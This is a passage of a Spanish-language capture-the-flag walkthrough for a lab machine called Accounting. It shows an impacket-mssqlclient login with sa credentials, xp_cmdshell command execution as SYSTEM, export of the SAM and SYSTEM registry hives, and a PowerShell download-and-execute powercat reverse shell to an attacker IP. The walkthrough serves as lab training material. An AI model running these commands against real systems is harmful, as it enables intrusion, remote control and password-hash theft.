
```
└─# impacket-mssqlclient DESKTOP-M464J3M/sa:Contpaqi2023.@192.168.56.136 -port 49992
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 1: Changed database context to 'master'.
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> enable_xp_cmdshell
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DESKTOP-M464J3M\COMPAC): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> 
```

Vamos a ver con que usuario estamos logueados en el equipo víctima




```
SQL (sa  dbo@master)> xp_cmdshell whoami
output
-------------------
nt authority\system

NULL
```

Estamos con el usuario system con lo cual vamos a intentar crackear el fichero de claves de Windows10.




```
SQL (sa  dbo@master)> xp_cmdshell dir c:\windows\system32\drivers\etc
output
-----------------------------------------------------

 El volumen de la unidad C no tiene etiqueta.

 El número de serie del volumen es: A622-5802

NULL

 Directorio de c:\windows\system32\drivers\etc

NULL

12/07/2019  02:14 AM    <DIR>          .

12/07/2019  02:14 AM    <DIR>          ..

12/07/2019  02:12 AM               824 hosts

12/07/2019  02:12 AM             3,683 lmhosts.sam

12/07/2019  02:12 AM               407 networks

12/07/2019  02:12 AM             1,358 protocol

12/07/2019  02:12 AM            17,635 services

               5 archivos         23,907 bytes

               2 dirs   3,351,003,136 bytes libres
```

Exporto las claves SAM y SYSTEM del registro



```
SQL (sa  dbo@master)> xp_cmdshell reg save HKLM\SAM c:\sam
output
-----------------------------------------

   operación se completó correctamente.

NULL

SQL (sa  dbo@master)> xp_cmdshell reg save HKLM\SYSTEM c:\system
output
-----------------------------------------

   operación se completó correctamente.

NULL
```



```
SQL (sa  dbo@master)> xp_cmdshell dir c:\s*.txt
output
_______________________________________________

 El volumen de la unidad C no tiene etiqueta.

 El número de serie del volumen es: A622-5802

NULL

 Directorio de c:\

NULL

07/23/2024  02:31 PM            45,056 sam.txt

07/23/2024  02:31 PM        11,452,416 system.txt

               2 archivos     11,497,472 bytes

               0 dirs   3,327,750,144 bytes libres

NULL

SQL (sa  dbo@master)>
```

Vamos a probar un reverse Shell con powercat

$ xp_cmdshell powershell -c "iex(new-object net.webclient).downloadstring(\"http://192.168.56.101/powercat.ps1\");powerrrrcatt -c 192.168.56.101 -p 5555 -e cmd"

Herramientas:

Netdiscover

Nmap

Smbclient

Impacket-rpcdump

Impacket-mssqlclient

Nbtscan

Nmblookup

Crackmapexec

Powercat

Fuente:

https://thehackerslabs.com/accounting/